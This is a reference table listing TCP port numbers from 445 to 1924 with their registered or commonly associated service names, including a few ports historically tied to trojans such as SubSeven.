TCP  445  Microsoft-DS
TCP  446  DDM-RDB
TCP  447  DDM-RFM
TCP  448  DDM-SSL
TCP  449  AS Server Mapper
TCP  450  TServer
TCP  451  Cray Network Semaphore server
TCP  452  Cray SFS config server
TCP  453  CreativeServer
TCP  454  ContentServer
TCP  455  CreativePartnr
TCP  456  macon-tcp
TCP  457  scohelp
TCP  458  apple quick time
TCP  459  ampr-rcmd
TCP  460  skronk
TCP  461  DataRampSrv
TCP  462  DataRampSrvSec
TCP  463  alpes
TCP  464  kpasswd
```

```
TCP  465  SMTPS
TCP  466  digital-vrc
TCP  467  mylex-mapd
TCP  468  proturis
TCP  469  Radio Control Protocol
TCP  470  scx-proxy
TCP  471  Mondex
TCP  472  ljk-login
TCP  473  hybrid-pop
TCP  474  tn-tl-w1
TCP  475  tcpnethaspsrv
TCP  476  tn-tl-fd1
TCP  477  ss7ns
TCP  478  spsc
TCP  479  iafserver
TCP  480  iafdbase
TCP  481  Ph service
TCP  482  bgs-nsi
TCP  483  ulpnet
TCP  484  Integra Software Management
Environment
TCP  485  Air Soft Power Burst
TCP  486  avian
TCP  487  saft Simple Asynchronous File
Transfer
TCP  488  gss-HTTP
TCP  489  nest-protocol
TCP  490  micom-pfs
TCP  491  go-login
TCP  492  Transport Independent
Convergence for FNA
TCP  493  Transport Independent
Convergence for FNA
TCP  494  POV-Ray
TCP  495  intecourier
TCP  496  PIM-RP-DISC
TCP  497  dantz
TCP  498  siam
TCP  499  ISO ILL Protocol
TCP  500  isakmp
TCP  501  STMF
TCP  502  asa-appl-proto
TCP  503  Intrinsa
TCP  504  citadel
TCP  505  mailbox-lm
TCP  506  ohimsrv
TCP  507  crs
TCP  508  xvttp
TCP  509  snare
TCP  510  FirstClass Protocol
TCP  511  PassGo
TCP  512  Remote process execution
TCP  513  Remote Login
TCP  514  Remote Shell
TCP  515  spooler
TCP  516  videotex
TCP  517  like tenex link but across
TCP  518  talkd
TCP  519  unixtime
TCP  520  extended file name server
TCP  521  ripng
TCP  522  ULP
TCP  523  IBM-DB2
TCP  524  NCP
TCP  525  timeserver
TCP  526  newdate
TCP  527  Stock IXChange
TCP  528  Customer IXChange
TCP  529  IRC-SERV
TCP  530  rpc
TCP  531  chat
TCP  532  readnews
TCP  533  for emergency broadcasts
TCP  534  MegaMedia Admin
TCP  535  iiop
TCP  536  opalis-rdv
TCP  537  Networked Media Streaming
Protocol
TCP  538  gdomap
TCP  539  Apertus Technologies Load
Determination
TCP  540  uucpd
TCP  541  uucp-rlogin
TCP  542  commerce
TCP  543  kerberos (v4/v5)
TCP  544  krcmd
TCP  545  appleqtcsrvr
TCP  546  DHCPv6 Client
TCP  547  DHCPv6 Server
TCP  548  AFP over TCP
TCP  549  IDFP
TCP  550  new-who
TCP  551  cybercash
TCP  552  deviceshare
TCP  553  pirp
TCP  554  Real Time Stream Control
Protocol
TCP  555  phAse Zero backdoor (Win 9x,
NT) / dsf
TCP  556  rfs server
TCP  557  openvms-sysipc
TCP  558  SDNSKMP
TCP  559  TEEDTAP
TCP  560  rmonitord
TCP  561  monitor
TCP  562  chcmd
TCP  563  nntp protocol over TLS/SSL
TCP  564  plan 9 file service
TCP  565  whoami
TCP  566  streettalk
TCP  567  banyan-rpc
TCP  568  microsoft shuttle
TCP  569  microsoft rome
TCP  570  demon
TCP  571  udemon
TCP  572  sonar
TCP  573  banyan-vip
TCP  574  FTP Software Agent System
TCP  575  VEMMI
TCP  576  ipcd
TCP  577  vnas
TCP  578  ipdd
TCP  579  decbsrv
TCP  580  SNTP HEARTBEAT
TCP  581  Bundle Discovery Protocol
TCP  582  SCC Security
TCP  583  Philips Video-Conferencing
TCP  584  Key Server
TCP  585  IMAP4+SSL
TCP  586  Password Change
TCP  587  Submission
TCP  588  CAL
TCP  589  EyeLink
TCP  590  TNS CML
TCP  591  FileMaker Inc. - HTTP
Alternate
TCP  592  Eudora Set
TCP  593  HTTP RPC Ep Map
TCP  594  TPIP
TCP  595  CAB Protocol
TCP  596  SMSD
TCP  597  PTC Name Service
TCP  598  SCO Web Server Manager 3
TCP  599  Aeolon Core Protocol
TCP  600  Sun IPC server
TCP  606  Cray Unified Resource Manager
TCP  607  nqs
TCP  608  Sender-Initiated/Unsolicited
File Transfer
TCP  609  npmp-trap
TCP  610  npmp-local
TCP  611  npmp-gui
TCP  612  HMMP Indication
```

```
TCP  613  HMMP Operation
TCP  614  SSLshell
TCP  615  Internet Configuration
Manager
TCP  616  SCO System Administration
Server
TCP  617  SCO Desktop Administration
Server
TCP  618  DEI-ICDA
TCP  619  Digital EVM
TCP  620  SCO WebServer Manager
TCP  621  ESCP
TCP  622  Collaborator
TCP  623  Aux Bus Shunt
TCP  624  Crypto Admin
TCP  625  DEC DLM
TCP  626  ASIA
TCP  627  PassGo Tivoli
TCP  628  QMQP
TCP  629  3Com AMP3
TCP  630  RDA
TCP  631  IPP (Internet Printing
Protocol)
TCP  632  bmpp
TCP  633  Service Status update
(Sterling Software)
TCP  634  ginad
TCP  635  RLZ DBase
TCP  636  ldap protocol over TLS/SSL
TCP  637  lanserver
TCP  638  mcns-sec
TCP  639  MSDP
TCP  640  entrust-sps
TCP  641  repcmd
TCP  642  ESRO-EMSDP V1.3
TCP  643  SANity
TCP  644  dwr
TCP  645  PSSC
TCP  646  LDP
TCP  647  DHCP Failover
TCP  648  Registry Registrar Protocol
(RRP)
TCP  649  Aminet
TCP  650  OBEX
TCP  651  IEEE MMS
TCP  652  UDLR_DTCP
TCP  653  RepCmd
TCP  654  AODV
TCP  655  TINC
TCP  656  SPMP
TCP  657  RMC
TCP  658  TenFold
TCP  659  URL Rendezvous
TCP  660  MacOS Server Admin
TCP  661  HAP
TCP  662  PFTP
TCP  663  PureNoise
TCP  664  Secure Aux Bus
TCP  665  Sun DR
TCP  666  doom Id Software
TCP  667  campaign contribution
disclosures - SDR Technologies
TCP  668  MeComm
TCP  669  MeRegister
TCP  670  VACDSM-SWS
TCP  671  VACDSM-APP
TCP  672  VPPS-QUA
TCP  673  CIMPLEX
TCP  674  ACAP
TCP  675  DCTP
TCP  676  VPPS Via
TCP  677  Virtual Presence Protocol
TCP  678  GNU Gereration Foundation NCP
TCP  679  MRM
TCP  680  entrust-aaas
TCP  681  entrust-aams
TCP  682  XFR
TCP  683  CORBA IIOP
TCP  684  CORBA IIOP SSL
TCP  685  MDC Port Mapper
TCP  686  Hardware Control Protocol
Wismar
TCP  687  asipregistry
TCP  688  REALM-RUSD
TCP  689  NMAP
TCP  690  VATP
TCP  691  MS Exchange Routing
TCP  692  Hyperwave-ISP
TCP  693  connendp
TCP  694  ha-cluster
TCP  695  IEEE-MMS-SSL
TCP  696  RUSHD
TCP  697  UUIDGEN
TCP  698  OLSR
TCP  704  errlog copy/server daemon
TCP  705  AgentX
TCP  706  SILC
TCP  707  Borland DSJ
TCP  709  Entrust Key Management
Service Handler
TCP  710  Entrust Administration
Service Handler
TCP  711  Cisco TDP
TCP  729  IBM NetView DM/6000
Server/Client
TCP  730  IBM NetView DM/6000 send/tcp
TCP  731  IBM NetView DM/6000
receive/tcp
TCP  740  (old) NETscout Control
Protocol (old)
TCP  741  netGW
TCP  742  Network based Rev. Cont. Sys.
TCP  744  Flexible License Manager
TCP  747  Fujitsu Device Control
TCP  748  Russell Info Sci Calendar
Manager
TCP  749  kerberos administration
TCP  750  rfile
TCP  751  pump
TCP  752  Kerberos password server
TCP  753  Kerberos userreg server
TCP  754  send
TCP  758  nlogin
TCP  759  con
TCP  760  kreg, kerberos/4 registration
TCP  761  kpwd, Kerberos/4 password
TCP  762  quotad
TCP  763  cycleserv
TCP  764  omserv
TCP  765  webster
TCP  767  phone
TCP  769  vid
TCP  770  cadlock
TCP  771  rtip
TCP  772  cycleserv2
TCP  773  submit
TCP  774  rpasswd
TCP  775  entomb
TCP  776  wpages
TCP  777  Multiling HTTP
TCP  780  wpgs
TCP  781  HP performance data collector
TCP  782  node HP performance data
managed node
TCP  783  HP performance data alarm
manager
TCP  786  Concert
TCP  787  QSC
TCP  799  Remotely Possible
TCP  800  mdbs_daemon
TCP  801  device
TCP  810  FCP
TCP  828  itm-mcell-s
TCP  829  PKIX-3 CA/RA
```

```
TCP  871  SUP server
TCP  873  rsync
TCP  886  ICL coNETion locate server
TCP  887  ICL coNETion server info
TCP  888  CD Database Protocol
TCP  900  OMG Initial Refs
TCP  901  SMPNAMERES
TCP  902  IDEAFARM-CHAT
TCP  903  IDEAFARM-CATCH
TCP  911  xact-backup
TCP  989  ftp protocol data over
TLS/SSL
TCP  990  ftp protocol control over
TLS/SSL
TCP  991  Netnews Administration System
TCP  992  telnet protocol over TLS/SSL
TCP  993  imap4 protocol over TLS/SSL
TCP  994  irc protocol over TLS/SSL
TCP  995  pop3 protocol over TLS/SSL
TCP  996  vsinet
TCP  997  maitrd
TCP  998  busboy
TCP  999  puprouter
TCP  1000  cadlock
TCP  1008  UFS-aware server
TCP  1010  surf
TCP  1011  Doly (Windows Trojan)
TCP  1023  Reserved
TCP  1024  Reserved
TCP  1025  network blackjack
TCP  1026  remote_login
network_terminal
TCP  1030  BBN IAD
TCP  1031  BBN IAD
TCP  1032  BBN IAD
TCP  1047  Sun's NEO Object Request
Broker
TCP  1048  Sun's NEO Object Request
Broker
TCP  1049  Tobit David Postman VPMN
TCP  1050  CORBA Management Agent
TCP  1051  Optima VNET
TCP  1052  Dynamic DNS Tools
TCP  1053  Remote Assistant (RA)
TCP  1054  BRVREAD
TCP  1055  ANSYS - License Manager
TCP  1056  VFO
TCP  1057  STARTRON
TCP  1058  nim
TCP  1059  nimreg
TCP  1060  POLESTAR
TCP  1061  KIOSK
TCP  1062  Veracity
TCP  1063  KyoceraNetDev
TCP  1064  JSTEL
TCP  1065  SYSCOMLAN
TCP  1066  FPO-FNS
TCP  1067  Installation Bootstrap
Proto. Serv.
TCP  1068  Installation Bootstrap
Proto. Cli.
TCP  1069  COGNEX-INSIGHT
TCP  1070  GMRUpdateSERV
TCP  1071  BSQUARE-VOIP
TCP  1072  CARDAX
TCP  1073  BridgeControl
TCP  1074  FASTechnologies License
Manager
TCP  1075  RDRMSHC
TCP  1076  DAB STI-C
TCP  1077  IMGames
TCP  1078  eManageCstp
TCP  1079  ASPROVATalk
TCP  1080  Socks
TCP  1081  PVUNIWIEN
TCP  1082  AMT-ESD-PROT
TCP  1083  Anasoft License Manager
TCP  1084  Anasoft License Manager
TCP  1085  Web Objects
TCP  1086  CPL Scrambler Logging
TCP  1087  CPL Scrambler Internal
TCP  1088  CPL Scrambler Alarm Log
TCP  1089  FF Annunciation
TCP  1090  FF Fieldbus Message
Specification
TCP  1091  FF System Management
TCP  1092  OBRPD
TCP  1093  PROOFD
TCP  1094  ROOTD
TCP  1095  NICELink
TCP  1096  Common Name Resolution
Protocol
TCP  1097  Sun Cluster Manager
TCP  1098  RMI Activation
TCP  1099  RMI Registry
TCP  1100  MCTP
TCP  1101  PT2-DISCOVER
TCP  1102  ADOBE SERVER 1
TCP  1103  ADOBE SERVER 2
TCP  1104  XRL
TCP  1105  FTRANHC
TCP  1106  ISOIPSIGPORT-1
TCP  1107  ISOIPSIGPORT-2
TCP  1108  ratio-adp
TCP  1109  Pop with Kerberos
TCP  1110  Cluster status info
TCP  1111  LM Social Server
TCP  1112  Intelligent Communication
Protocol
TCP  1114  Mini SQL
TCP  1115  ARDUS Transfer
TCP  1116  ARDUS Control
TCP  1117  ARDUS Multicast Transfer
TCP  1123  Murray
TCP  1127  SUP debugging
TCP  1155  Network File Access
TCP  1161  Health Polling
TCP  1162  Health Trap
TCP  1169  TRIPWIRE
TCP  1178  SKK (kanji input)
TCP  1180  Millicent Client Proxy
TCP  1188  HP Web Admin
TCP  1200  SCOL
TCP  1201  Nucleus Sand
TCP  1202  caiccipc
TCP  1203  License Validation
TCP  1204  Log Request Listener
TCP  1205  Accord-MGC
TCP  1206  Anthony Data
TCP  1207  MetaSage
TCP  1208  SEAGULL AIS
TCP  1209  IPCD3
TCP  1210  EOSS
TCP  1211  Groove DPP
TCP  1212  lupa
TCP  1213  MPC LIFENET
TCP  1214  KAZAA (Morpheus)
TCP  1215  scanSTAT 1.0
TCP  1216  ETEBAC 5
TCP  1217  HPSS-NDAPI
TCP  1218  AeroFlight-ADs
TCP  1219  AeroFlight-Ret
TCP  1220  QT SERVER ADMIN
TCP  1221  SweetWARE Apps
TCP  1222  SNI R&D network
TCP  1223  TGP
TCP  1224  VPNz
TCP  1225  SLINKYSEARCH
TCP  1226  STGXFWS
TCP  1227  DNS2Go
TCP  1228  FLORENCE
TCP  1229  Novell ZFS
TCP  1234  Infoseek Search Agent
TCP  1239  NMSD
```

```
TCP  1241  remote message service
TCP  1243  SubSeven (Windows Trojan)
TCP  1245  Subseven backdoor remote
access tool
TCP  1248  hermes
TCP  1300  H323 Host Call Secure
TCP  1310  Husky
TCP  1311  RxMon
TCP  1312  STI Envision
TCP  1313  BMC_PATROLDB
TCP  1314  Photoscript Distributed
Printing System
TCP  1319  Panja-ICSP
TCP  1320  Panja-AXBNET
TCP  1321  PIP
TCP  1335  Digital Notary Protocol
TCP  1345  VPJP
TCP  1346  Alta Analytics License
Manager
TCP  1347  multi media conferencing
TCP  1348  multi media conferencing
TCP  1349  Registration Network
Protocol
TCP  1350  Registration Network
Protocol
TCP  1351  Digital Tool Works (MIT)
TCP  1352  Lotus Notes
TCP  1353  Relief Consulting
TCP  1354  RightBrain Software
TCP  1355  Intuitive Edge
TCP  1356  CuillaMartin Company
TCP  1357  Electronic PegBoard
TCP  1358  CONNLCLI
TCP  1359  FTSRV
TCP  1360  MIMER
TCP  1361  LinX
TCP  1362  TimeFlies
TCP  1363  Network DataMover Requester
TCP  1364  Network DataMover Server
TCP  1365  Network Software Associates
TCP  1366  Novell NetWare Comm Service
Platform
TCP  1367  DCS
TCP  1368  ScreenCast
TCP  1369  GlobalView to Unix Shell
TCP  1370  Unix Shell to GlobalView
TCP  1371  Fujitsu Config Protocol
TCP  1372  Fujitsu Config Protocol
TCP  1373  Chromagrafx
TCP  1374  EPI Software Systems
TCP  1375  Bytex
TCP  1376  IBM Person to Person
Software
TCP  1377  Cichlid License Manager
TCP  1378  Elan License Manager
TCP  1379  Integrity Solutions
TCP  1380  Telesis Network License
Manager
TCP  1381  Apple Network License
Manager
TCP  1382  udt_os
TCP  1383  GW Hannaway Network License
Manager
TCP  1384  Objective Solutions License
Manager
TCP  1385  Atex Publishing License
Manager
TCP  1386  CheckSum License Manager
TCP  1387  Computer Aided Design
Software Inc LM
TCP  1388  Objective Solutions DataBase
Cache
TCP  1389  Document Manager
TCP  1390  Storage Controller
TCP  1391  Storage Access Server
TCP  1392  Print Manager
TCP  1393  Network Log Server
TCP  1394  Network Log Client
TCP  1395  PC Workstation Manager
software
TCP  1396  DVL Active Mail
TCP  1397  Audio Active Mail
TCP  1398  Video Active Mail
TCP  1399  Cadkey License Manager
TCP  1400  Cadkey Tablet Daemon
TCP  1401  Goldleaf License Manager
TCP  1402  Prospero Resource Manager
TCP  1403  Prospero Resource Manager
TCP  1404  Infinite Graphics License
Manager
TCP  1405  IBM Remote Execution Starter
TCP  1406  NetLabs License Manager
TCP  1407  DBSA License Manager
TCP  1408  Sophia License Manager
TCP  1409  Here License Manager
TCP  1410  HiQ License Manager
TCP  1411  AudioFile
TCP  1412  InnoSys
TCP  1413  Innosys-ACL
TCP  1414  IBM MQSeries
TCP  1415  DBStar
TCP  1416  Novell LU6.2
TCP  1417  Timbuktu Service 1 Port
TCP  1418  Timbuktu Service 2 Port
TCP  1419  Timbuktu Service 3 Port
TCP  1420  Timbuktu Service 4 Port
TCP  1421  Gandalf License Manager
TCP  1422  Autodesk License Manager
TCP  1423  Essbase Arbor Software
TCP  1424  Hybrid Encryption Protocol
TCP  1425  Zion Software License
Manager
TCP  1426  Satellite-data Acquisition
System 1
TCP  1427  mloadd monitoring tool
TCP  1428  Informatik License Manager
TCP  1429  Hypercom NMS
TCP  1430  Hypercom TPDU
TCP  1431  Reverse Gossip Transport
TCP  1432  Blueberry Software License
Manager
TCP  1433  Microsoft-SQL-Server
TCP  1434  Microsoft-SQL-Monitor
TCP  1435  IBM CICS
TCP  1436  Satellite-data Acquisition
System 2
TCP  1437  Tabula
TCP  1438  Eicon Security Agent/Server
TCP  1439  Eicon X25/SNA Gateway
TCP  1440  Eicon Service Location
Protocol
TCP  1441  Cadis License Management
TCP  1442  Cadis License Management
TCP  1443  Integrated Engineering
Software
TCP  1444  Marcam  License Management
TCP  1445  Proxima License Manager
TCP  1446  Optical Research Associates
License Manager
TCP  1447  Applied Parallel Research LM
TCP  1448  OpenConnect License Manager
TCP  1449  PEport
TCP  1450  Tandem Distributed Workbench
Facility
TCP  1451  IBM Information Management
TCP  1452  GTE Government Systems
License Man
TCP  1453  Genie License Manager
TCP  1454  interHDL License Manager
TCP  1455  ESL License Manager
TCP  1456  DCA
TCP  1457  Valisys License Manager
TCP  1458  Nichols Research Corp.
```

```
TCP  1459  Proshare Notebook
Application
TCP  1460  Proshare Notebook
Application
TCP  1461  IBM Wireless LAN
TCP  1462  World License Manager
TCP  1463  Nucleus
TCP  1464  MSL License Manager
TCP  1465  Pipes Platform
TCP  1466  Ocean Software License
Manager
TCP  1467  CSDMBASE
TCP  1468  CSDM
TCP  1469  Active Analysis Limited
License Manager
TCP  1470  Universal Analytics
TCP  1471  csdmbase
TCP  1472  csdm
TCP  1473  OpenMath
TCP  1474  Telefinder
TCP  1475  Taligent License Manager
TCP  1476  clvm-cfg
TCP  1477  ms-sna-server
TCP  1478  ms-sna-base
TCP  1479  dberegister
TCP  1480  PacerForum
TCP  1481  AIRS
TCP  1482  Miteksys License Manager
TCP  1483  AFS License Manager
TCP  1484  Confluent License Manager
TCP  1485  LANSource
TCP  1486  nms_topo_serv
TCP  1487  LocalInfoSrvr
TCP  1488  DocStor
TCP  1489  dmdocbroker
TCP  1490  insitu-conf
TCP  1491  anynetgateway
TCP  1492  stone-design-1
TCP  1493  netmap_lm
TCP  1494  Citrix/ica
TCP  1495  cvc
TCP  1496  liberty-lm
TCP  1497  rfx-lm
TCP  1498  Sybase SQL Any
TCP  1499  Federico Heinz Consultora
TCP  1500  VLSI License Manager
TCP  1501  Satellite-data Acquisition
System 3
TCP  1502  Shiva
TCP  1503  Databeam
TCP  1504  EVB Software Engineering
License Manager
TCP  1505  Funk Software Inc.
TCP  1506  Universal Time daemon (utcd)
TCP  1507  symplex
TCP  1508  diagmond
TCP  1509  Robcad Ltd. License Manager
TCP  1510  Midland Valley Exploration
Ltd. Lic. Man.
TCP  1511  3l-l1
TCP  1512  Microsoft's Windows Internet
Name Service
TCP  1513  Fujitsu Systems Business of
America Inc
TCP  1514  Fujitsu Systems Business of
America Inc
TCP  1515  ifor-protocol
TCP  1516  Virtual Places Audio data
TCP  1517  Virtual Places Audio control
TCP  1518  Virtual Places Video data
TCP  1519  Virtual Places Video control
TCP  1520  atm zip office
TCP  1521  nCube License Manager
TCP  1522  Ricardo North America
License Manager
TCP  1523  cichild
TCP  1524  ingres
TCP  1525  Prospero Directory Service
non-priv
TCP  1526  Prospero Data Access Prot
non-priv
TCP  1527  oracle
TCP  1528  micautoreg
TCP  1529  oracle
TCP  1530  rap-service
TCP  1531  rap-listen
TCP  1532  miroconnect
TCP  1533  Virtual Places Software
TCP  1534  micromuse-lm
TCP  1535  ampr-info
TCP  1536  ampr-inter
TCP  1537  isi-lm
TCP  1538  3ds-lm
TCP  1539  Intellistor License Manager
TCP  1540  rds
TCP  1541  rds2
TCP  1542  gridgen-elmd
TCP  1543  simba-cs
TCP  1544  aspeclmd
TCP  1545  vistium-share
TCP  1546  abbaccuray
TCP  1547  laplink
TCP  1548  Axon License Manager
TCP  1549  Shiva Hose
TCP  1550  Image Storage license
manager 3M Company
TCP  1551  HECMTL-DB
TCP  1552  pciarray
TCP  1553  sna-cs
TCP  1554  CACI Products Company
License Manager
TCP  1555  livelan
TCP  1556  AshWin CI Tecnologies
TCP  1557  ArborText License Manager
TCP  1558  xingmpeg
TCP  1559  web2host
TCP  1560  asci-val
TCP  1561  facilityview
TCP  1562  pconnectmgr
TCP  1563  Cadabra License Manager
TCP  1564  Pay-Per-View
TCP  1565  WinDD
TCP  1566  CORELVIDEO
TCP  1567  jlicelmd
TCP  1568  tsspmap
TCP  1569  ets
TCP  1570  orbixd
TCP  1571  Oracle Remote Data Base
TCP  1572  Chipcom License Manager
TCP  1573  itscomm-ns
TCP  1574  mvel-lm
TCP  1575  oraclenames
TCP  1576  moldflow-lm
TCP  1577  hypercube-lm
TCP  1578  Jacobus License Manager
TCP  1579  ioc-sea-lm
TCP  1580  tn-tl-r1
TCP  1581  MIL-2045-47001
TCP  1582  MSIMS
TCP  1583  simbaexpress
TCP  1584  tn-tl-fd2
TCP  1585  intv
TCP  1586  ibm-abtact
TCP  1587  pra_elmd
TCP  1588  triquest-lm
TCP  1589  VQP
TCP  1590  gemini-lm
TCP  1591  ncpm-pm
TCP  1592  commonspace
TCP  1593  mainsoft-lm
TCP  1594  sixtrak
TCP  1595  radio
TCP  1596  radio-sm
TCP  1597  orbplus-iiop
```

TCP 1598 picknfs
TCP 1599 simbaservices
TCP 1600 issd
TCP 1601 aas
TCP 1602 inspect
TCP 1603 pickodbc
TCP 1604 icabrowser
TCP 1605 Salutation Manager (Salutation Protocol)
TCP 1606 Salutation Manager (SLM-API)
TCP 1607 stt
TCP 1608 Smart Corp. License Manager
TCP 1609 isysg-lm
TCP 1610 taurus-wh
TCP 1611 Inter Library Loan
TCP 1612 NetBill Transaction Server
TCP 1613 NetBill Key Repository
TCP 1614 NetBill Credential Server
TCP 1615 NetBill Authorization Server
TCP 1616 NetBill Product Server
TCP 1617 Nimrod Inter-Agent Communication
TCP 1618 skytelnet
TCP 1619 xs-openstorage
TCP 1620 faxportwinport
TCP 1621 softdataphone
TCP 1622 ontime
TCP 1623 jaleosnd
TCP 1624 udp-sr-port
TCP 1625 svs-omagent
TCP 1626 Shockwave
TCP 1627 T.128 Gateway
TCP 1628 LonTalk normal
TCP 1629 LonTalk urgent
TCP 1630 Oracle Net8 Cman
TCP 1631 Visit view
TCP 1632 PAMMRATC
TCP 1633 PAMMRPC
TCP 1634 Log On America Probe
TCP 1635 EDB Server 1
TCP 1636 CableNet Control Protocol
TCP 1637 CableNet Admin Protocol
TCP 1638 CableNet Info Protocol
TCP 1639 cert-initiator
TCP 1640 cert-responder
TCP 1641 InVision
TCP 1642 isis-am
TCP 1643 isis-ambc
TCP 1644 Satellite-data Acquisition System 4
TCP 1645 datametrics
TCP 1646 sa-msg-port
TCP 1647 rsap
TCP 1648 concurrent-lm
TCP 1649 kermit
TCP 1650 nkd
TCP 1651 shiva_confsrvr
TCP 1652 xnmp
TCP 1653 alphatech-lm
TCP 1654 stargatealerts
TCP 1655 dec-mbadmin
TCP 1656 dec-mbadmin-h
TCP 1657 fujitsu-mmpdc
TCP 1658 sixnetudr
TCP 1659 Silicon Grail License Manager
TCP 1660 skip-mc-gikreq
TCP 1661 netview-aix-1
TCP 1662 netview-aix-2
TCP 1663 netview-aix-3
TCP 1664 netview-aix-4
TCP 1665 netview-aix-5
TCP 1666 netview-aix-6
TCP 1667 netview-aix-7
TCP 1668 netview-aix-8
TCP 1669 netview-aix-9
TCP 1670 netview-aix-10
TCP 1671 netview-aix-11
TCP 1672 netview-aix-12
TCP 1673 Intel Proshare Multicast
TCP 1674 Intel Proshare Multicast
TCP 1675 Pacific Data Products
TCP 1676 netcomm1
TCP 1677 groupwise
TCP 1678 prolink
TCP 1679 darcorp-lm
TCP 1680 microcom-sbp
TCP 1681 sd-elmd
TCP 1682 lanyon-lantern
TCP 1683 ncpm-hip
TCP 1684 SnareSecure
TCP 1685 n2nremote
TCP 1686 cvmon
TCP 1687 nsjtp-ctrl
TCP 1688 nsjtp-data
TCP 1689 firefox
TCP 1690 ng-umds
TCP 1691 empire-empuma
TCP 1692 sstsys-lm
TCP 1693 rrirtr
TCP 1694 rrimwm
TCP 1695 rrilwm
TCP 1696 rrifmm
TCP 1697 rrisat
TCP 1698 RSVP-ENCAPSULATION-1
TCP 1699 RSVP-ENCAPSULATION-2
TCP 1700 mps-raft
TCP 1701 l2tp
TCP 1702 deskshare
TCP 1703 hb-engine
TCP 1704 bcs-broker
TCP 1705 slingshot
TCP 1706 jetform
TCP 1707 vdmplay
TCP 1708 gat-lmd
TCP 1709 centra
TCP 1710 impera
TCP 1711 pptconference
TCP 1712 resource monitoring service
TCP 1713 ConferenceTalk
TCP 1714 sesi-lm
TCP 1715 houdini-lm
TCP 1716 xmsg
TCP 1717 fj-hdnet
TCP 1718 h323gatedisc
TCP 1719 h323gatestat
TCP 1720 h323hostcall
TCP 1721 caicci
TCP 1722 HKS License Manager
TCP 1723 pptp
TCP 1724 csbphonemaster
TCP 1725 iden-ralp
TCP 1726 IBERIAGAMES
TCP 1727 winddx
TCP 1728 TELINDUS
TCP 1729 CityNL License Management
TCP 1730 roketz
TCP 1731 MSICCP
TCP 1732 proxim
TCP 1733 SIMS - SIIPAT Protocol for Alarm Transmission
TCP 1734 Camber Corporation License Management
TCP 1735 PrivateChat
TCP 1736 street-stream
TCP 1737 ultimad
TCP 1738 GameGen1
TCP 1739 webaccess
TCP 1740 encore
TCP 1741 cisco-net-mgmt
TCP 1742 3Com-nsd
TCP 1743 Cinema Graphics License Manager
TCP 1744 ncpm-ft

```
TCP  1745  remote-winsock
TCP  1746  ftrapid-1
TCP  1747  ftrapid-2
TCP  1748  oracle-em1
TCP  1749  aspen-services
TCP  1750  Simple Socket Library's
PortMaster
TCP  1751  SwiftNet
TCP  1752  Leap of Faith Research
License Manager
TCP  1753  Translogic License Manager
TCP  1754  oracle-em2
TCP  1755  ms-streaming
TCP  1756  capfast-lmd
TCP  1757  cnhrp
TCP  1758  tftp-mcast
TCP  1759  SPSS License Manager
TCP  1760  www-ldap-gw
TCP  1761  cft-0
TCP  1762  cft-1
TCP  1763  cft-2
TCP  1764  cft-3
TCP  1765  cft-4
TCP  1766  cft-5
TCP  1767  cft-6
TCP  1768  cft-7
TCP  1769  bmc-net-adm
TCP  1770  bmc-net-svc
TCP  1771  vaultbase
TCP  1772  EssWeb Gateway
TCP  1773  KMSControl
TCP  1774  global-dtserv
TCP  1776  Federal Emergency Management
Information System
TCP  1777  powerguardian
TCP  1778  prodigy-internet
TCP  1779  pharmasoft
TCP  1780  dpkeyserv
TCP  1781  answersoft-lm
TCP  1782  hp-hcip
TCP  1783  Port 04/14/00 fujitsu.co.jp
TCP  1784  Finle License Manager
TCP  1785  Wind River Systems License
Manager
TCP  1786  funk-logger
TCP  1787  funk-license
TCP  1788  psmond
TCP  1789  hello
TCP  1790  Narrative Media Streaming
Protocol
TCP  1791  EA1
TCP  1792  ibm-dt-2
TCP  1793  rsc-robot
TCP  1794  cera-bcm
TCP  1795  dpi-proxy
TCP  1796  Vocaltec Server
Administration
TCP  1797  UMA
TCP  1798  Event Transfer Protocol
TCP  1799  NETRISK
TCP  1800  ANSYS-License manager
TCP  1801  Microsoft Message Que
TCP  1802  ConComp1
TCP  1803  HP-HCIP-GWY
TCP  1804  ENL
TCP  1805  ENL-Name
TCP  1806  Musiconline
TCP  1807  Fujitsu Hot Standby Protocol
TCP  1808  Oracle-VP2
TCP  1809  Oracle-VP1
TCP  1810  Jerand License Manager
TCP  1811  Scientia-SDB
TCP  1812  RADIUS
TCP  1813  RADIUS Accounting
TCP  1814  TDP Suite
TCP  1815  MMPFT
TCP  1816  HARP
TCP  1817  RKB-OSCS
TCP  1818  Enhanced Trivial File
Transfer Protocol
TCP  1819  Plato License Manager
TCP  1820  mcagent
TCP  1821  donnyworld
TCP  1822  es-elmd
TCP  1823  Unisys Natural Language
License Manager
TCP  1824  metrics-pas
TCP  1825  DirecPC Video
TCP  1826  ARDT
TCP  1827  ASI
TCP  1828  itm-mcell-u
TCP  1829  Optika eMedia
TCP  1830  Oracle Net8 CMan Admin
TCP  1831  Myrtle
TCP  1832  ThoughtTreasure
TCP  1833  udpradio
TCP  1834  ARDUS Unicast
TCP  1835  ARDUS Multicast
TCP  1836  ste-smsc
TCP  1837  csoft1
TCP  1838  TALNET
TCP  1839  netopia-vo1
TCP  1840  netopia-vo2
TCP  1841  netopia-vo3
TCP  1842  netopia-vo4
TCP  1843  netopia-vo5
TCP  1844  DirecPC-DLL
TCP  1850  GSI
TCP  1851  ctcd
TCP  1860  SunSCALAR Services
TCP  1861  LeCroy VICP
TCP  1862  techra-server
TCP  1863  MSNP
TCP  1864  Paradym 31 Port
TCP  1865  ENTP
TCP  1870  SunSCALAR DNS Service
TCP  1871  Cano Central 0
TCP  1872  Cano Central 1
TCP  1873  Fjmpjps
TCP  1874  Fjswapsnp
TCP  1881  IBM MQSeries
TCP  1895  Vista 4GL
TCP  1899  MC2Studios
TCP  1900  SSDP
TCP  1901  Fujitsu ICL Terminal
Emulator Program A
TCP  1902  Fujitsu ICL Terminal
Emulator Program B
TCP  1903  Local Link Name Resolution
TCP  1904  Fujitsu ICL Terminal
Emulator Program C
TCP  1905  Secure UP.Link Gateway
Protocol
TCP  1906  TPortMapperReq
TCP  1907  IntraSTAR
TCP  1908  Dawn
TCP  1909  Global World Link
TCP  1910  ultrabac
TCP  1911  Starlight Networks
Multimedia Transport Protocol
TCP  1912  rhp-iibp
TCP  1913  armadp
TCP  1914  Elm-Momentum
TCP  1915  FACELINK
TCP  1916  Persoft Persona
TCP  1917  nOAgent
TCP  1918  Candle Directory Service -
NDS
TCP  1919  Candle Directory Service -
DCH
TCP  1920  Candle Directory Service -
FERRET
TCP  1921  NoAdmin
TCP  1922  Tapestry
```

```
TCP  1923  SPICE
TCP  1924  XIIP
